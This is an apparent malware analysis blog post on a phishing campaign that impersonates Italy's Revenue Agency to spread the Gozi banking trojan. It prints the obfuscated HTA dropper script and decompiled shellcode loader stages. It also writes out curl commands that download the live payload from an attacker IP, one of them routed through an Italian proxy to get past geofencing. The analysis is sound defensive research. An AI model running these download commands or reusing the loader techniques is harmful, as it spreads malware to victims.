

Gozi - Italian ShellCode Dance

By 0xToxin

Published: 2023-03-19 · Archived: 2026-04-05 17:13:58 UTC

Intro [Permalink](#)

In this blogpost I will be going through a recent campaign targeting the Italian audience which impersonate to “The Agenzia delle Entrate” (Italian Revenue Agency) luring the victims to execute and be part of Gozi botnet.

The Phish [Permalink](#)

A massive malspam email campaign was spreading around the globe targeting italian individuals impersonating to [Agenzia delle Entrate](#) letting the users know that there is some problem with VAT and payment related documents:

Gentile cliente,

dall'esame dei dati e dei versamenti relativi alla Comunicazione delle eliminazioni periodiche Iva, da lei presentate per il trimestre 2023, sono emerse alcune incoerenze.

Le notificazioni relative alle incongruenze riscontrate sono accessibili nel "Cassetto fiscale" (sezione l'Agenzia) accessibile dal sito internet dell'Agenzia delle Entrate (www.agenziaentrate.gov.it) e in versione completa nell'archivio allegato alla attuale e-mail.

La presente e-mail è stata procreata automaticamente , pertanto la raccomandiamo di non dare risposta a tale recapito di posta elettronica.

Ufficio accertamenti,
Direzione nazionale Agenzia delle Entrate

1 attachment: AgenziaEntrate.hta 7.1 KB

Save

AgenziaEntrate.hta 7.1 KB


Translation:

Dear Customer, from the examination of the data and payments relating to the Communication of periodic VAT eliminations, which you presented for the quarter 2023, some inconsistencies emerged. The notifications relating to the inconsistencies found are accessible in the "Tax box" (the Agency section) accessible from the Revenue Agency website (www.agenziaentrate.gov.it) and in the complete version in the archive attached to the current e-mail. This e-mail was created automatically, therefore we recommend that you do not reply to this e-mail address. Verification office, National Directorate of the Revenue Agency

The mail contains an attachment: `AgenziaEntrate.hta` which is part of the Social Engineering technique the threat actor tries to apply by letting the user know in the mail that he isn't suppose to reply back to the mail (as it's an automatically created mail) and the only choice left for the user is to download and open the attachment.

Execution Chain [Permalink](#)

Below you can see a diagram of the execution chain from the moment the phishing mail was opened:



AgenziaEntrate.hta [Permalink](#)

As I've mentioned the email has an `.hta` attachment. the hta file contains inside of itself a few empty lines at the beginning and afterward a quite good amount of nonsense data:

```
<html><head><meta http-equiv='x-ua-compatible' content='IE=7'><META NAME='GENERATOR' Content='The source code of this
page is encrypted with HTML Guardian, the world's standard for website protection. Visit http://www.protware.com for details'><script>sc
='s&t^lo#e";jeob="%i&e@etj";ntfy="y^$@i%#";tlrj="u&g#n$#@~^hwpnng=#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction_' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o));');k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%201\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E
27%29';(k9);</script>#@~^IBgAAA=[Km;s+ YRSdbO+vEU+kmc2DEl BuTfu!b!40:~PX:sxdxu +tDOW=]+ou sAASRA&cGMOYys8,,0]yo64YhVu
+Y22]Z9]ZbP,@!4+mNu&3@d^Mk2Yuf271.~$GXyYyGy FI$X0{?DDk ocWDK:/tmD/G9+ 8f~8!#pWGDvk{!Ik@!+8&{ib0_* 5zF_5zR8I0!U1YrKx,x;XO*'yb,x]y @!du
3Y ywL ~dYHVDEl'Y {[b/2Vmz) WUnu GyFA@!2DDElY22Yy 3;XF_u @!]+saDnY22@!+usk] yQY ywmY&3Yy Iyb+' +A~zDDCzv]+GmWD+.~+Tkxu
FS]yG8+6w.nAXNu+GB] FCWYDElDAX[+{B]+G(n0KDN$DEllokUYyGbi.r2'UDElH,bDM1Hc]yG4YsVY+FY~]y{tDElLNU+{~u F4GNzYyGbi6GDv3xT3@!x"b&
VDElUTY4p33_#Pyb*'9w^Es+UocO+D3VDEl:+ OdAHKmoHlhnyvr&]
VT*iWGM' LxTPl@!'.rwrSDElXTYTPl3Q#P0GDvKxTpk@!{fib_* r0yvcB,LdbPync]{TckUdDElDY)[Nl^+ O_K\d'.k ]kYsYb,b8)8NNpk0vU17komOGDCek+.bLn Y
YKJWS+./m/+cbckUNDEla)0cu F:/b+,0]yGb]22Rq* hbUNKhrM0011tA\nxOcu {w swmNY+F~;z1*8IN^x9W^!;DElXyCvmz+M/IWDEl'Ar NWS
Wa+Dm_q)Zi91x'[G1Eh+ OR9W^;s+xO\KNnu-[Km;s+ YRmV^b[L"G+ponx9Wm!h+ YRTnO2^+s+UY$z8NIhkxhbX[GSR/r[DEl4CDQOMEn=0mV/DElIDH'
l-kTlOGMREkndzo+ O YKSkhnd/Ck+c#pryg'OHckx[nXrW'u+Fxnd/1lwDEl]y{#u&3'ZgO.!)6Cvk+i.rd'9lpyr/0x91I\m.Ps/Lxu Gy+FiWE ^DkG P
+;v#P.+DE.x,Y.;DEl8isrX9whcgu+MDKD~'~UDEl:Iy}o'sku[KhrsG11okKucw.KYkmm^rBUNDEl660v]+{gkvDElY
F"#{RqgDD!+l0Csk+IkFw'.kd'L'y6oQY.EDEl161sk+pNW1EsnxDRADbYncu @!O1(V+,ArNDt[+GqTZ]Y
0~4Kd[nM']]+{Z]+GufA@!OM]22@!DN,8o1WswM'Y+Fa!ZDElvZ!]y{~l^kTx~'~YyG^+ O+M]+{u&2@!WkXOPkOHVn,'u G6W
0061hk^X1~j+D9Cxm-Pz.r1^~,CnV~nDk^lB~/mxDRk+DrWpPwW O /r.++PFyWxIP1WswM)~:wsswospP4m^VoMw!x[O^G^W.);!ZvDElTZ]
{Y22PtDEl~kw;MmDElPmKNDEl~W6Potb/~2mo+,r/,wDKOnmD+9P8X~@!{f2@!Ww Y~dXVn~-[+G1G^W.=P[ss;ZTZ]yGY&ACP)dPM!CD9k1 @!Y w0Kx0]f3@!]+s(Y
&AP@!8M]&3P4~E^Ob:CD+,YwKV,OW,w.WD+^O,XW! .P_KHd~^W9+BPr:CLDEl/SPx\mPC2aV+OdBPB17Ckm.bwD/~,VbU3k~3DEl+2~S+4,^W Y+
O~0bVD+./~CS1zPmUN,;^4P:G.DDElR,@!u o6W Y]22@!8Du&3@!mPdOHV+,x]yGYDEla009+1W.10rKx1P GxDEli~^KVW.1,aos;/Z!YyG,tdDEl0(Y FtOYa)Y+w]
wAhSrwMGOhmdDElR^WhYyG-Ym.oDElYxYyG{8smxV]y{u&3,@!{)8A@!6GxDpDYHVN~{] FwW Y06Chk^X=P#+.[mxC~,Db1sS,C+s-DElYrmmS,/C /+Mk6IP6WUY
/r"DElP8+wXIP1GswM),aos//Z!IP(Cm00.G!XNR^KVGd~[!T+vZ!]yGuf2ShARhDGOq1DDEl mK:@!u+o0KxD]f2@!Yys8]23@!u ocu&2@!YysoNufA@!YysDD]22@!Y
wYc4^+YfA] ybi@!] wd^dbwD]f2@!d1DrwD~k9'Y+VfVq(u {2371.,wamw 0{Ti7l.P$X{xu Gu+Gp;XRxjYmK o 0.GsZ4IM/W9+cc2~FTS8&SFZb0GM
b!pk@!~,0ir_3# 5HG {5XR8i^((F{y @!]+3]+ eRou +Q$XGQyY ROu+y_Yy u&2u yIV8q('u +Yys]y+ u CY+ 3;HG0]++C]+ 3Y y]+ou I(&qs^u+y@!d1Du
```

So the first thing I've noticed is obfuscated code inside of `<script>` tags:

```
page is encrypted with HTML Guardian, the world's standard for website protection. Visit http://www.protware.com for details'><script>scpp
="s&t^lo#e";jeob="%i&e@etj";ntfy="y^$@i%#";tlrj="u&g#n$#@~^hwpnng=#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction_' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o));');k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%201\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E
27%29';(k9);</script>#@~^IBgAAA=[Km;s+ YRSdbO+vEU+kmc2DEl BuTfu!b!40:~PX:sxdxu +tDOW=]+ou sAASRA&cGMOYys8,,0]yo64YhVu
```

After cleaning the script abit we can see clearly what happens here:

```
1 <!--JUNK CODE-->
2 scpp="s&t^lo#e";
3 jeob="%i&e@etj";
4 ntfy="y^$@i%#";
5 tlrj="u&g#n$#@~^hwpnng=#6$";
6 jyoy="!&w!$#!nr";
7 <!--JUNK CODE-->
8
9 eval(function (o){
10     eval(unescape(o))
11 });
12
13 k9='do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%201\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E
14 E%27%29';
15 _(k9);
```

The script simply takes escaped string and unescaping it.

Below is a quick script that does the job, after unescaping the string a URL decode operation was required also to see clearly the output:

```
import urllib.parse

escapedStr = "do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%201\141%6E\147%75ag%65%3E
unicodeDecodedStr = escapedStr.encode('utf-8').decode('unicode_escape')
urlDecodedStr = urllib.parse.unquote(unicodeDecodedStr)

print(urlDecodedStr)

document.write('<' + 'script language=javascript.encode>')
```

Jscript Encode [Permalink](#)

The payload that the script tries to retrieve utilize the `Curl` command.

I've tried to download the file and got the error: `curl: (52) Empty reply from server`

```
C:\Users\igal\Desktop>curl http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed
  0     0     0     0     0     0     0     0     0     0
curl: (52) Empty reply from server
```

So after digging through the flags of Curl, I found the `-x flag` which allow access the URL through a proxy. So I looked for HTTP proxies in Italy (free-proxy.cz) And by executed the below command I've managed to retrieve the payload:

```
curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
```

```
C:\Users\igal\Desktop>curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed
100 194k  100 194k    0     0  9932      0  0:00:20  0:00:20 --:--:-- 43545
```

Installazione.exe [Permalink](#)

In this part I will be covering the initial loader and going through some of its functionalities. I've opened the loader in IDA and the first thing that caught my attention was the huge `.data` section:



It's a good indication that we're seeing a packed binary.

Now going through `WinMain` there is a single call to a function before the termination of the program:

```
1 int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
2 {
3     blob1Ref_Size = *(_DWORD *)&blob1;
4     if ( *(_DWORD *)&blob1 == 0x422 )
5     {
6         printf(0, 0, 0);
7         remove(0);
8         _unlink(0);
9         remove(0);
10        printf(Format, "0 %f", L"0");
11        calloc(0, 0);
12        realloc(0, 0);
13        ferror(0);
14        fclose(0);
15        _strtol_l(0, 0, 0, 0);
16        _mbstrlen_l(0, 0);
17        _atoi64(0);
18    }
19    blob2Ref = *(_DWORD *)&blob2;
20    sub_40471B();
21    return 0;
22 }
```

sub_40471B [Permalink](#)

This function will be the actual main function of the loader, it will call the function `mwDecryptWrapper_4041AE` which will be the wrapper function for the decryption routine and those will be the function arguments:

1. ShellCode allocated memory
2. Blob1 Length
3. Blob3 Data

```
93 mwDecryptWrapper_4041AE((int)blob1LocalAlloc, blob1Ref_Size, (int)&blob3);
94 for ( n = 0; n < 290202; ++n )
95 {
96     if ( n == 12132 )
97         mwMove0x419E();
98 }

1 unsigned int __stdcall mwDecryptWrapper_4041AE(int a1, unsigned int a2, int a3)
2 {
3     unsigned int result; // eax
4     unsigned int v5; // edi
5
6     result = a2 >> 3;
7     if ( !(a2 >> 3) )
8         return result;
9     v5 = a2 >> 3;
10    do
11    {
12        result = mwDecrypt_4040D8((unsigned int *)a1, a3);
13        a1 += 8;
14        --v5;
15    }
16    while ( v5 );
17    return result;
18 }
```

The wrapper function will then call `mwDecrypt_4040D8` and eventually the last function that will be called before `sub_40471B` ends will be `mwExecGoziShell_4042A6` :

```
129 mwExecGoziShell_4042A6(); // jump to shellcode
130 return 0;
131 }

2 int mwExecGoziShell_4042A6(void)
3 {
4     return ((int (*)(void))blob1LocalAlloc)();
5 }
```

The function will jump into the allocated memory that its data was previously decrypted.

Dynamic Analysis [Permalink](#)

Lets see this in the dynamic view:

Decryption Phase:

Before Decryption

Address	Hex	ASCII
06FFEC8	EA 75 75 C6 D3 9D B9 7C EF EC A1 07 39 DC 13 55	uu.0. ' i j . 9 U . U
06FFECD8	95 CA 90 AD 55 AE AB 38 32 62 6A 6B 6B DF C4 FB	. E . U * « 8 2 b j k k B A u
06FFECE8	EB B8 40 2E 81 C9 57 38 4A 58 55 01 D1 13 C7 B3	è . . E w 8 j X U . N . C ³
06FFECF8	8B 22 B3 E0 86 EF 3E 4B 50 69 64 2A 9B C2 46 4E	. " a . i > k p i d * . A F N
06FFED08	44 BD 6E 04 BA 6F E7 6D E5 16 7D DF 0A EE AB F6	D % n . ° o c m ä . } B . i « o
06FFED18	4C 24 1C 09 14 A3 74 5C DE 94 62 A7 2B FF 91 A2	L \$. . . f t \ b . b \$ + y . C
06FFED28	92 29 A6 CC C4 CD 7D 0E 5D D8 F4 29 EB AC 96 AE	.) ; I A I . } 0 0 } e - . °
06FFED38	07 1B B5 93 90 93 2F F7 3E B5 AE 7D 42 52 A0 27	. . µ . . . / + > µ ° } B R '
06FFED48	90 B1 FA D3 DE 7C 08 A5 D9 6F 2B 0D E9 62 F6 D4	. ± 0 p . ¥ 0 + . è b ö 0
06FFED58	32 90 8B 94 7F 65 C6 5A F3 1E 93 BB 54 A0 79 AA	2 . . . e A Z ö . » T y ^
06FFED68	12 86 62 30 1F C5 32 30 F2 D6 4C 92 25 2E F8 4B	. . b 0 . A 2 0 o 0 L . % . o k
06FFED78	19 E2 BF AD 3B 29 66 78 D5 E1 F3 CA F1 F3 B2 27) ä . ; .) f x 0 ä o E ñ 0 ² '

After Decryption

Address	Hex	ASCII
06FFEC8	E8 41 54 F5 F5 FC C3 09 D6 3D 90 2E 00 3B 69 6E	AT&ouA.0=...;in
06FFECD8	ZU 7A 0F 95 A4 42 FC 43 7D 4F 48 3F 23 CA CD 0E	z . µ B u C } O H ? # E I .
06FFECE8	DA 78 8A C5 35 32 45 1B D8 95 74 C2 81 FA 5E F8	ù x . A 5 2 E . 0 . t A . ú A 0
06FFECF8	4A A8 7E 59 28 49 28 F7 B8 9B 6F AC 3B 68 45 AF	J . ~ Y (I (+ . . o - ; h E
06FFED08	DE B8 E4 66 40 45 6D 7B 2E 2F CF 32 B1 F1 EB FA	p . ä f @ E m [. / I 2 + ñ e ú
06FFED18	4A 94 F6 42 7C 23 1E 8D 88 5E 70 C9 84 B2 F9 DC	J . o B # . . . A p E . ² u U
06FFED28	7D 69 2B 81 1E 1F 83 52 60 75 69 25 95 09 58 9C	} i + . . . R . u i % . . X .
06FFED38	A9 A5 3E F8 A7 B6 26 2E 7E 00 14 3D 06 91 30 BE	@ ¥ > o \$! & . ~ . . . 0 %
06FFED48	3E F3 27 BD D8 A6 CF C7 F7 CD 0A 44 37 28 EC 08	> ö % 0 ; I C + I . D 7 (i .
06FFED58	EE 42 20 24 B1 EC 87 02 1A E9 23 B1 C9 EB 34 7D	i B \$ ± 1 . . . è # ± E e 4 }
06FFED68	A9 BF A0 C3 74 C4 98 03 7A A1 79 37 9E 37 F0 63	0 . A t A . . z j y 7 . 7 0 c
06FFED78	A1 D5 62 6E A3 AB 8B 30 E6 82 65 CC D6 AA 4B 40	j 0 b n f « . 0 ä . e I 0 ^ k @

Jump To ShellCode:

Assembly instructions:

```

004049C9 FF15 34104000 call dword ptr ds:[<DeleteFileA>]
004049D0 E8 D1F8FFFF call <4.agenziaentrate.mwExecGoziShell_4042A6>
004049D5 5F pop edi
004049D6 5E pop esi
004049D7 33C0 xor eax,eax
004049D9 5B pop ebx
004049DA C9 leave
004049DB C3 ret

004042A6 FF15 68625600 call dword ptr ds:[<blobLocalAlloc>]
004042AC C3 ret
    
```

Memory dump:

```

: [<blobLocalAlloc>]
: [<blobLocalAlloc>]
: ientrate.427188
: [42718C],32336C65
    
```

Memory dump details:

Address	Hex	Value
07002E66	E8 01000000	call 7002E6C
07002E6B	C3	ret
07002E6C	55	push ebp
07002E6D	8BEC	mov ebp,esp
07002E6E	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
07002E6F	83EC 3C	sub esp,3C
07002E72	50	push eax
07002E75	E8 0D000000	call 7002E88
07002E7B	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
07002E7E	50	push eax
07002E7F	E8 88070000	call 700360C
07002E84	59	pop ecx
07002E85	59	pop ecx
07002E86	C9	leave
07002E87	C3	ret
07002E88	55	push ebp
07002E89	8BEC	mov ebp,esp
07002E8B	83EC 38	sub esp,38
07002E8E	53	push ebx
07002E8F	56	push esi
07002E90	57	push edi

1st ShellCode [Permalink](#)

Now that we've entered the 1st ShellCode, We can simply dump it and open it in IDA to further static analyze it before we dynamically finding our next interesting POI.

Dynamic API Resolve [Permalink](#)

The first thing the ShellCode will do is resolving API's it will need to further execute some function, it will be done by using a technique called [PEB Walk](#) and will combine inside of it hashes that simple google can help us to retrieve the hashes values, those are the API's that will be resolved:

- LoadLibraryA
- GetProcAddress
- GlobalAlloc
- GetLastError
- Sleep
- VirtualAlloc
- CreateToolhelp32Snapshot
- Module32First
- CloseHandle

```

1 int __cdecl resolveAPI_22(pebStruct *shellcodeMainStruct)
2 {
3     int result; // eax
4     int (__stdcall *v2)(int, _WORD *); // [esp+10h] [ebp-34h]
5     _WORD v3[16]; // [esp+14h] [ebp-30h] BYREF
6     int v4; // [esp+34h] [ebp-10h]
7     int Kernel32offset; // [esp+38h] [ebp-Ch]
8     int v6; // [esp+3Ch] [ebp-8h]
9     int v7; // [esp+40h] [ebp-4h]
10
11     shellcodeMainStruct->gap_0[0] = 0;
12     v7 = 0;
13     v4 = 2053;
14     *(_DWORD *)&shellcodeMainStruct->gap_0[4] = 2053;
15     *(_DWORD *)&shellcodeMainStruct->gap_0[8] = v4 + 61;
16     // 0xD4E88 == Kernel32.dll
17     v6 = walkPEB_83(0xD4E88, 0xD5786); // 0xD5786 = s111AddHash32(LoadLibraryA)
18     v2 = (int (__stdcall *) (int, _WORD *))walkPEB_83(0xD4E88, 0x348BFA); // 0x348BFA = s111AddHash32(GetProcAddress)
19     shellcodeMainStruct->LoadLibraryA = v6;
20     shellcodeMainStruct->GetProcAddress = v2;
21     Kernel32offset = 0;
22     strcpy((char *)v3, "kernel32.dll");
23     Kernel32offset = ((int (__stdcall *) (_WORD *))shellcodeMainStruct->LoadLibraryA)(v3);
24     strcpy((char *)v3, "GlobalAlloc");
25     LOBYTE(v3[6]) = 0;
26     shellcodeMainStruct->GlobalAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
27     strcpy((char *)v3, "GetLastError");
28     shellcodeMainStruct->GetLastError = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
29     strcpy((char *)v3, "Sleep");
30     v3[3] = 0;
31     LOBYTE(v3[4]) = 0;
32     shellcodeMainStruct->Sleep = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
33     strcpy((char *)v3, "VirtualAlloc");
34     shellcodeMainStruct->VirtualAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
35     strcpy((char *)v3, "CreateToolhelp32Snapshot");
36     shellcodeMainStruct->CreateToolhelp32Snapshot = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
37     strcpy((char *)v3, "Module32First");
38     v3[7] = 0;
39     LOBYTE(v3[8]) = 0;
40     shellcodeMainStruct->Module32First = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
41     strcpy((char *)v3, "CloseHandle");
42     LOBYTE(v3[6]) = 0;
43     result = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
44     shellcodeMainStruct->CloseHandle = result;
45     return result;
46 }

```

resloveShellCode2_465[Permalink](#)

Then In order to jump to the next stage ShellCode a new memory will be allocated using `VirtualAlloc` that was previously resolved and then the next shell will be written in the freshly allocated memory (after decrypting it[`decryptShellCode2_4F2`]), and after that the function will jump to the ShellCode:

```
1 void __cdecl resloveShellCode2_465(pebStruct *shellcodeMainStruct)
2 {
3     int v1; // [esp+0h] [ebp-Ch] BYTEF
4     unsigned __int8 *v2; // [esp+4h] [ebp-8h]
5     unsigned __int8 *plainShellCode; // [esp+8h] [ebp-4h]
6
7     plainShellCode = *(unsigned __int8 **)&shellcodeMainStruct->gap_0[8];
8     <sub_778(
9         shellcodeMainStruct,
10        plainShellCode,
11        **(_DWORD **)&shellcodeMainStruct->gap_0[4],
12        *(_DWORD *)*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 4));
13     if ( *(_BYTE *)*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 8 )
14     {
15         v2 = (unsigned __int8 *)((LPVOID (__stdcall *) (LPVOID, SIZE_T, DWORD, DWORD))shellcodeMainStruct->VirtualAlloc)(
16             0,
17             *(_DWORD *)*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 9,
18             MEM_COMMIT,
19             PAGE_EXECUTE_READWRITE);
20         v1 = 0;
21         decryptShellCode2_4F2(plainShellCode, **(_DWORD **)&shellcodeMainStruct->gap_0[4], v2, &v1);
22         plainShellCode = v2;
23         **(_DWORD **)&shellcodeMainStruct->gap_0[4] = v1;
24     }
25     __asm { jmp [ebp+plainShellCode] } // jump to shellcode
26 }
```

2nd ShellCode[Permalink](#)

Same as the first ShellCode, the second ShellCode will start by resolving API dynamically, those are the API's it will resolve:

- VirtualAlloc
- VirtualProtect
- VirtualFree
- GetVersionExA
- TerminateProcess
- ExitProcess
- SetErrorMode

After the API's were resolved the ShellCode will use VirtualAlloc to create a new memory section (`0x230000`):

```

00220233 E8 580B0000 call 220B90
00220238 83C4 0C add esp,C
0022023B 6A 04 push 4
0022023D 68 00100000 push 1000
00220242 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
00220248 FF70 06 push dword ptr ds:[eax+6]
0022024B 6A 00 push 0
EIP -> 0022024D FF55 B4 call dword ptr ss:[ebp-4C] VirtualAlloc
00220250 8945 F0 mov dword ptr ss:[ebp-10],eax
00220253 8365 DC 00 and dword ptr ss:[ebp-24],0
00220257 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
0022025D 0FB640 01 movzx eax,byte ptr ds:[eax+1]

```

dword ptr ss:[ebp-4C]=[0018EDD0 <&VirtualAlloc>]=<kernel!32.VirtualAlloc>

0022024D

EAX 00230000

```

00230000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Then a decryption loop will occur which will resolve and overwrite the freshly allocated memory with an executable binary:

```

EIP -> 00220294 8B85 48FFFFFF mov eax,dword ptr ss:[ebp-B8]
0022029A 40 inc eax
0022029B 8985 48FFFFFF mov dword ptr ss:[ebp-B8],eax
002202A1 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
002202A7 8B8D 48FFFFFF mov ecx,dword ptr ss:[ebp-B8]
002202AD 3B48 02 cmp ecx,dword ptr ds:[eax+2]
002202B0 73 1C jae 2202CE
002202B2 8B45 F0 mov eax,dword ptr ss:[ebp-10] [ebp-10]: "MZ"
002202B5 0385 48FFFFFF add eax,dword ptr ss:[ebp-B8]
002202BB 8B8D 58FFFFFF mov ecx,dword ptr ss:[ebp-A8]
002202C1 038D 48FFFFFF add ecx,dword ptr ss:[ebp-B8]
002202C7 8A49 3A mov cl,byte ptr ds:[ecx+3A]
002202CA 8B08 mov byte ptr ds:[eax],cl
002202CC EB C6 jmp 220294

```

```

00230000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
00230010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00230020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230040 0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68 ..0..!|..L!Th
00230050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00230060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00230070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00230080 59 86 91 2B 1D E7 FF 78 1D E7 FF 78 1D E7 FF 78 Y...cyx.cyx.cyx
00230090 14 9F 6C 78 15 E7 FF 78 1D E7 FE 78 51 E7 FF 78 ..lx.cyx.cyxQcyx
002300A0 DE E8 A2 78 1E E7 FF 78 14 9F 76 78 06 E7 FF 78 pècx.cyx..vx.cyx
002300B0 14 9F 6B 78 1C E7 FF 78 14 9F 6E 78 1C E7 FF 78 ..kx.cyx..nx.cyx
002300C0 52 69 63 68 1D E7 FF 78 00 00 00 00 00 00 00 00 Rich.cyx,.....
002300D0 50 45 00 00 4C 01 06 00 83 C3 D2 63 00 00 00 00 PE..L...³Aoc....
002300E0 00 00 00 00 E0 00 02 01 0B 01 09 00 00 12 00 00 .....ä.....
002300F0 00 10 00 00 00 00 00 00 E1 1D 00 00 00 10 00 00 .....ä.....

```

At this point I've dumped the binary and moved to analyze it.

Gozi Loader [Permalink](#)

I've tried to upload the binary to [Tria.ge](#) and instantly got a result that they found it's Gozi binary statically:

Submission

Target
7. agenziaentrate_00230000.bin

Filesize
41.0kB

Completed
6-2-2023 13:9

Score
10¹⁰

gozi 7709 isfb

File tree

Select all Deselect all

7. agenziaentrate_00230000.bin .exe

Files selected: 1/32 Analyze

Which made me a bit confused because I know that Gozi stores references to it's config below the section table (and there supposed to be 3 config entries)

Gozi Real Config References

000002B0	00 00 00 00 00 00 00 00	JJ_Header	Flags	XOR_key	
000002C0	00 00 00 00 00 00 00 00	
000002D0	00 00 00 00 00 00 00 00	4A 4A	00 10	D4 71 6C D8 JJ.0q1@	
000002E0	64 5E 28 E1	00 CA	00 00	10 01 00 00	4A 4A 00 41	d*(a.E..00..JJ.A
000002F0	DE 71 6C D8	E1 DD	B1 8F	00 CC	00 00 72 01 00 00	Pq1@sy± .i..r0..
00000300	4A 4A 00 11	EE 71	6C D8	83 B9	EB 68 00 CE 00 00	JJ.0iq1@!^eh.I..
00000310	DB 01 00 00	00 00	00 00	00 00	00 00 00 00 00 00	00
00000320	00 00 00 00
00000330	CRC32_hash	Config_blob_offset	Config_blob_size	.0 00 00	

Binary Config References

00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
4A 4A 00 21 AF 4E CA D9 0C 4A 15 9E 00 72 00 00	JJ. !~NEÛ.J.ž.r..	
00 AE 00 00 00 00 00 00 00 00 00 00 00 00 00	.@.....	
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

So I've opened IDA and tried to look what's going on with this binary, it contains a small amount of function (about 30) and in the "main" function, it will simply hold a reference to another function and will use the API `ExitProcess` in order to execute this function:

```
1 void __noreturn start()
2 {
3     int refFunc; // esi
4
5     refFunc = 0;
